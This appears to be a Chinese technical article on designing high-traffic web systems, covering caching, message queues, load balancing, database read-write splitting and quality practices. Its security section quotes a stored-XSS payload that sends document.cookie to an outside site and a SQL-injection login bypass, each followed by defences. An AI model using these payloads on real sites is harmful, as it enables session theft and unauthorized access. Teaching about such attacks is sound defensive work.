**如何打造一个日均PV千万级别的大型系统？**

公众账号09-13 15:51

http://img1.tuicool.com/YRVVNzu.gif

作者介绍


**周金桥，** 具有丰富的系统规划、设计、开发、运维及团队组织管理工作经验，熟悉.Net、J2EE技术架构及应用。微软2008-2012五届最有价值专家(MVP)，2009年单独著有《ASP.NET夜话》一书，2010年与人合著《程序员的成长之路》。至今活跃在多个技术社区。

本文系作者 **原创投稿** ，未经  **DBAplus社群** 允许，不得擅自转载和使用。

本文我选定的方向是如何开发一个大型系统，在这里我对大型系统的定义为 日均PV在千万级 以上，而京东和淘宝这类则属于巨型系统了。因此在本篇中讲述的都是基于一 些开源免费的技术实现，至于通过F5硬件加速、DNS来实现负载均衡、CDN加速等需要花钱购买的技术或者服务则不再本篇介绍范围之类。

一、从两个系统说起


1、某移动互联网公司服务器端架构图



上图是某移动互联网公司的服务器端架构图，它支撑了国内外数百万客户端的访问请求，有如下特点：

1. 多层级集群，从Web服务器层、NoSQL层级数据库层都实现了集群，这样使得每一层的响应时间大大缩短，从而能够在单位时间内响应更多请求；
2. NoSQL应用（Memcached)，在NoSQL领域Memcached和Redis都有大量的用户群，在这个架构里使用的是Memcached。
3. 数据库读写分离，当前大多数数据库服务器支持主从机制或订阅发布机制，这样一来就为读写分离创造了条件，减少了数据库竞争死锁出发条件，使响应时间大为缩短（非数据库集群情况下还可以考虑分库机制）。
4. 负载均衡，Nginx实现Web服务器的负载均衡，Memcached自带负载均衡实现。

2、某公司生产管理系统架构图



上图是为某公司的一个分散型系统做的架构设计，这家公司拥有多个跨市、跨省的生产片区，在各片区都有自己的生态车间，各片区与总公司之间通过数据链路连接。这个系统的特点是所有的流水线上的产品都贴有唯一的条码，在生产线的某个操作位操作之前都会扫描贴在产品上的条码，系统会根据条码做一些检查工作，如：产品条码是否应被使用过（比如之前应发货给客户过）、产品是否完成了本道工序之前的全部必须完成工序，如果满足条件则记录当前操作工序名称、操作人、操作时间和操作结果等。

一件产品从上线到完成有数十道工序，而每月下线的产品有少则数十万、多则数百万，一个月下来的数据量也是不小的。特别是在跨厂区网络不稳定的情况下如何保证对生产的影响最小。


本系统架构特点：

* 所有业务逻辑集中在服务器端，并以Service形式提供，这样便于业务逻辑调整客户端能及时得到最新更新；
* 部署Service的服务器采用集群部署，Nginx实现调度；
* NoSQL采用了Redis，与Memcached相比，Redis支持的数据类型更多，同时Redis带有持久化功能，可以将每个条码对应的产品的最终信息存储在Redis当中，这样一般的查询工作（如条码是否被使用、产品当前状态）都可以在Redis中查询而不是数据库查询，这样大大减轻了数据库压力；
* 数据库采用了主从机制，实现了读写分离，也是为了提高响应速度；
* 使用了消息队列MQ和ETL，将一些可以异步处理的动作存放在MQ中，然后由ETL来执行（比如订单完成后以邮件形式通知相关人员）；
* 实现了系统监控，通过Zabbix来对服务器、应用及网络关键设备实行7×24小时监控，重大异常及时邮件通知IT支持人员。

由于总部其它地方生产规模较小，所以生产分布未采用复杂架构，不过因为从客户处退回的不良产品都会在总部生产车间进行返修处理，因此总部生产系统需要保存分部生产车间数据，因此分部生产车间数据会同时写进分部生产数据库和分部MQ服务器，然后由总部ETL服务器读取写入到总部系统中。在分部与总部网络中断的情况下分部系统仍可独立工作，直到网络恢复。

二、系统质量保证

**1、单元测试**



单元测试是指对软件中的最小可测试单元进行检查和验证。通常而言，一个单元测试是用于判断某个特定条件（或者场景）下某个特定函数的行为，常见的开发语言都有对应的单元测试框架，常见的单元测试工具：Junit/Nunit/xUnit.Net/Microsoft.VisualStudio.TestTool

关于单元测试的重要性和如何编写单元测试用例，在本篇就不详述了，网上有大量相关的文章。总之，越大型的系统、越重要的系统，单元测试的重要性越大。

针对一些需要外部依赖的单元测试，比如需要Web容器等，可以使用mock测试，Java测试人员可以使用EasyMock这个测试框架，其网址是http://easymock.org/。


**2、代码质量管理平台**

对于多人参与的团队项目，虽然大多数情况下会有编码规范拉指导大家如何编写团队风格一致的编码，但不能保证团队中每个成员、尤其是后期加入的团队成员仍能按照编码规范来编写代码，因此需要有一个平台来保证，在这里推荐SonarQube。

SonarQube是一个开源平台，用于管理源代码的质量。Sonar不只是一个质量数据报告工具，更是代码质量管理平台。支持的语言包括：Java、PHP、C#、C、Cobol、PL/SQL、Flex 等。

主要特点：

* 代码覆盖：通过单元测试，将会显示哪行代码被选中
* 改善编码规则
* 搜寻编码规则：按照名字，插件，激活级别和类别进行查询
* 项目搜寻：按照项目的名字进行查询
* 对比数据：比较同一张表中的任何测量的趋势



当然除了代码质量管理平台外，还有借助源代码管理系统，并且在每次提交代码前进行代码审核，这样每次代码的异动都可以追溯出来。我管理和经历过的一些重要系统中采用过这样的做法：除了管理所有程序代码之外，还将系统中数据库中的表、视图、函数及存储过程的创建都使用源代码版本管理工具管控起来，而且粒度很小，每个对象的创建都是一个SQL文件。这种方式虽然操作起来有些琐碎，但对于代码的变迁追溯非常方便。

三、系统性能保证

**1、缓存**

所谓缓存就是将一些频繁使用、但改动相对不平凡的数据保存在内存中，每次更新这些数据的时候同时持久化到数据库或文件系统，并同步更新到缓存中，查询的时候尽可能利用缓存。

缓存的实现方法：自定义实现或利用NoSQL。

* 自定义实现

自定义实现可利用SDK中提供的类，如Dictionary等。

优点：可以局部提高查询效率；

缺点：不能跨应用、跨服务器，仅限于单个应用；没有较好缓存生命周期管理策略。

* NoSQL

Memcached

优点：可以跨应用、跨服务器，有灵活的生命周期管理策略；支持高并发；支持分布式。


缺点：不支持持久化，仅在内存存储，重启后数据丢失，需要“热加载”；仅支持Key/Value。

Redis

优点：可以跨应用、跨服务器，有灵活的生命周期管理策略；支持高并发；支持集群；支持持久化；支持Key/Value、List、Set、Hash数据结构；

以上几种方法都存在一个特点：需要通过Key去寻找对应的Value、List、Set或Hash。

除了Memcached和Redis之外，还出现了一些NoSQL数据库和支持NoSQL的数据库，前者如MongoDB，后者如PostgreSQL（>V9.4），下面是一个MongoDB与PostgreSQL的NoSQL特性的对比：



文档型NoSQL数据库的特点：

* **不定义表结构**

即使不定义表结构，也可以像定义了表结构一样使用，还省去了变更表结构的麻烦。

* **可以使用复杂的查询条件**

跟键值存储不同的是，面向文档的数据库可以通过复杂的查询条件来获取数据，虽然不具备事务处理和Join这些关系型数据库所具有的处理能力，但初次以外的其他处理基本上都能实现。

NoSQL主要是提高效率，关系数据库可以保证数据安全；各有使用场景，一般的企业管理系统，没多少并发量没必要使用 NoSQL

，互联网项目或要求并发的

NoSQL

使用比较多，但是最终重要的数据还是要保存到关系数据库。这也是为什么很多公司会同时使用NoSQL和关系型数据库的原因。

**2、异步**

所谓异步就是调用一个方法后并不等该方法执行完毕后再继续执行后续的操作，而是调用完毕后马上等待用户的其它指令。打印机管理程序就是一个异步的例子，某个人可能有几个数百页的文档需要打印，可以在打开一个文档之后点击打印，然后继续打开另一个文档继续点打印。尽管打印数百页文档需要较长时间，但后续的打印请求会在打印管理程序中排队，等第一个文档打印完成后再继续第二个文档的打印。

异步有两个层面：编程语言层面的异步和通过消息队列等机制实现的异步。

语法层面异步：像Java/C#等大多数语言都支持异步处理。

* 消息队列实现异步

用消息队列实现异步只是消息队列的一个基本功能之一，消息队列还具有如下功能：

* 解耦
* 灵活性 & 峰值处理能力
* 可恢复性
* 送达保证
* 排序保证
* 缓冲
* 理解数据流
* 异步通信

**注：** 消息队列成为在进程或应用之间进行通信的最好形式。消息队列队列是创建强大的分布式应用的关键。

常用消息队列有如下，可根据系统特点和运维支持团队的掌握程度选择：

* MSMQ
* ActiveMQ
* RabbitMQ
* ZeroMQ
* Kafka
* MetaMQ
* RocketMQ

3、负载均衡

负载均衡是根据某种负载策略把请求分发到集群中的每一台服务器上，让整个服务器群来处理网站的请求。


常见负载均衡方案


Windows负载均衡：NLB

Linux负载均衡：LVS

Web负载均衡：Nginx

硬件级负载均衡：F5







前面几种都是免费的解决方案，F5作为一种硬件及解决方案在一般企业很少用到。我目前知道的仅有一家世界级饮料公司使用了F5作为负载均衡解决方案，因为这个方案据说相当昂贵。


**4、读写分离**

读写分离为了确保数据库产品的稳定性，很多数据库拥有双机热备功能。

也就是，第一台数据库服务器，是对外提供增删改业务的生产服务器； 第二台数据库服务器，主要进行读的操作。

原理： 让主数据库（master）处理事务性增、改、删操作（INSERT、UPDATE、DELETE），而从数据库（slave）处理SELECT查询操作。

一般情况下我们是在代码中进行处理，但目前也有不少商业中间件形式的读写分离中间件，能自动将读写数据库操作调度到不同数据库上。



在大型系统中，有时候主、从数据库都是一个集群，这样可以保证响应速度更快，同时集群中单台服务器故障也不影响整个系统对外的响应。

四、系统安全性保证

1、XSS攻击

* **防范XSS攻击**

XSS攻击类似于SQL注入攻击，攻击之前，我们先找到一个存在XSS漏洞的网站，XSS漏洞分为两种，一种是DOM Based XSS漏洞，另一种是Stored XSS漏洞。理论上，所有可输入的地方没有对输入数据进行处理的话，都会存在XSS漏洞，漏洞的危害取决于攻击代码的威力，攻击代码也不局限于script。

* **DOM Based XSS**

DOM Based XSS是一种基于网页DOM结构的攻击，该攻击特点是中招的人是少数人。

* **Stored XSS**

Stored XSS是存储式XSS漏洞，由于其攻击代码已经存储到服务器上或者数据库中，所以受害者是很多人。假如有两个页面，一个负责提交内容，一个负责将提交的内容（论坛发帖、读帖就是这种形式的典型）：

提交内容：<script>window.open(“www.b.com?param=”+document.cookie)</script>   
页面内容：<%=request.getParameter("content")%>

这样用户在a站提交的东西，在显示的时候如果不加以处理就会打开b站页面将相关敏感内容显示出来。

针对XSS攻击的防范办法：

Html encode   
特殊字符过滤：<,>

2、SQL注入


* **SQL Injection**

所谓SQL注入式攻击，就是攻击者把SQL命令插入到Web表单的输入域或页面请求的查询字符串，欺骗服务器执行恶意的SQL命令。在某些表单中，用户输入的内容直接用来构造（或者影响）动态SQL命令，或作为存储过程的输入参数，这类表单特别容易受到SQL注入式攻击。

例如我们在登录一个系统时，在软件底层按照如下方式查询数据：

登录SQL语句：

SELECT COUNT(\*) FROM Login WHERE UserName='admin' AND Password='123456‘   
SELECT COUNT(\*) FROM Login    
WHERE UserName='admin'–    
Password='123'



针对SQL注入防范办法：

* 数据输入验证
* 特殊字符过滤：特殊字符过滤
* 参数化SQL语句（包括存储过程）
* 不使用sa级别账户作为连接账户或限制连接IP

3、CSRF攻击

CSRF（Cross-site request forgery）跨站请求伪造，也被称为“One Click Attack”或者Session Riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，并且攻击方式几乎相左。XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。与XSS攻击相比，CSRF攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比XSS更具危险性。

其核心策略是利用了浏览器Cookie或者服务器Session策略，盗取用户身份。

针对CSRF攻击防范办法：

* 表单Token
* 验证码
* Referer检查
* 关键操作身份确认

4、其它攻击

Error Code:即错误代码回显，许多Web服务器为调试方便默认显示详尽错误信息，如错误发生的上下文、服务器及应用信息等，容易被恶意利用。

系统或者框架漏洞：如IIS6.0以下版本存在“JPG漏洞”；Apache Struts2服务在开启动态方法调用任意方法漏洞（CVE-2016-3081）；OpenSSL的heartbeat漏洞（CVE-2014-0160）；Apache解析漏洞；Nginx（<V0.8.37)空字节代码执行漏洞；IIS7.0及Nginx（<V0.8.37)畸形解析漏洞；文件上传漏洞；路径遍历漏洞；

防范办法：

* 上传文件时对MIME进行检查，必要情况下对上传文件更名
* 及时关注安全网站及产品官方网站，发现漏洞及时打补丁
* 对Web Server运用的用户角色权限进行限制
* 使用漏洞扫描工具模拟攻击

下面是一些我见过的被攻击后的系统截图，如下图是CCTV音乐频道被攻击的截图：



还有本人2008年前后搭建PHPWind运行的画面：



上图中是本人2006年前后搭建的一个论坛，有人利用系统漏洞注册了很多用户名为空的用户（其实是身份遗失）,，然后又利用这些账户在论坛中大量发布广告、色情等违法违纪的帖子，因为使用了一些不可见字符进行注册的，在后台无法管理，最后只好在数据库中操作管理了。

五、开发相关的经验教训

**1、应用日志记录**

以前团队运维着一个老系统，系统中没有日志功能，而系统的操作人员的计算机水平又较低，每次打电话都是说系统不能用或者是一些根本无法快速定位原因的描述，每次接到求助后需要花费大量时间来分析定位原因，后来将系统中增加了日志功能，并且在网络状态连通情况下可自动将错误日志以邮件形式发送到负责同事组成的用户组，自此以后处理这类问题的响应时间大大缩短了，双方都很满意。

现在已经有很多开源日志库，比如.NET的Log4Net，Java的Log4j，可以很轻松地配置启用日志功能。利用日志组件可以将信息记录到文件或数据库，便于发现问题时根据上下文环境发现问题，这一点在调试多线程时尤其重要。

日志级别：FATAL（致命错误）、ERROR（一般错误）、WARN（警告）、INFO（一般信息）、DEBUG（调试信息）。

**注意：** 在调试环境中时日志级别尽量低（warn/info)，在生产环境中日志级别尽量高(error)，且对日志文件大小一定要进行控制。不然也会产生问题。

案例：

某国内有名的管业集团公司的一个系统的重要模块发生问题，启用了日志功能以便通过日志组件快速将问题定位并修复。在发布到生产环境时，运行一段时间之后发现程序运行效率相当低下，多位开发人员对模块代码进行性能分析未发现问题，大家发现同样的数据量和操作在生产环境和开发环境效率差巨大，无意中发现生产服务器上日志文件已超过5G！事后发现是由于疏忽未调高日志级别且未对日志进行控制，调整日志模式为按日记录，问题解除。

参考：《log4net使用详解》 http://blog.csdn.net/zhoufoxcn/article/details/222053

2、历史记录追踪

* **代码管控**

尽可能使用代码管控工具对源代码进行管控，如SVN/TFS/Git，如果有可能不但管控程序代码，还要管控数据库相关的SQL文件（包括初始化脚本及存储过程和使用ORM框架中的Mapping文件），做到系统的一切变动皆有记录。

* **代码审核**

任何人提交代码都必须本人本地编译、调试无误后，再有人review后方可提交，且针对bug修复的提交需注明所修复的bug信息。

* **Bug记录**

通过Bug记录系统记录整个bug的生命周期，包括发现、修复、关闭。TFS本身支持bug记录，开源系统中禅道也是一个不错的Bug记录工具。

六、总结

本篇主要是就系统从开发到最终部署运维过程中常用的技术、框架和方法做了一个总结，当然以上经验总结来源于本人从业以来所经历的项目中的经验和教训，可能还有更好更完美的方案，在此权当抛砖引玉。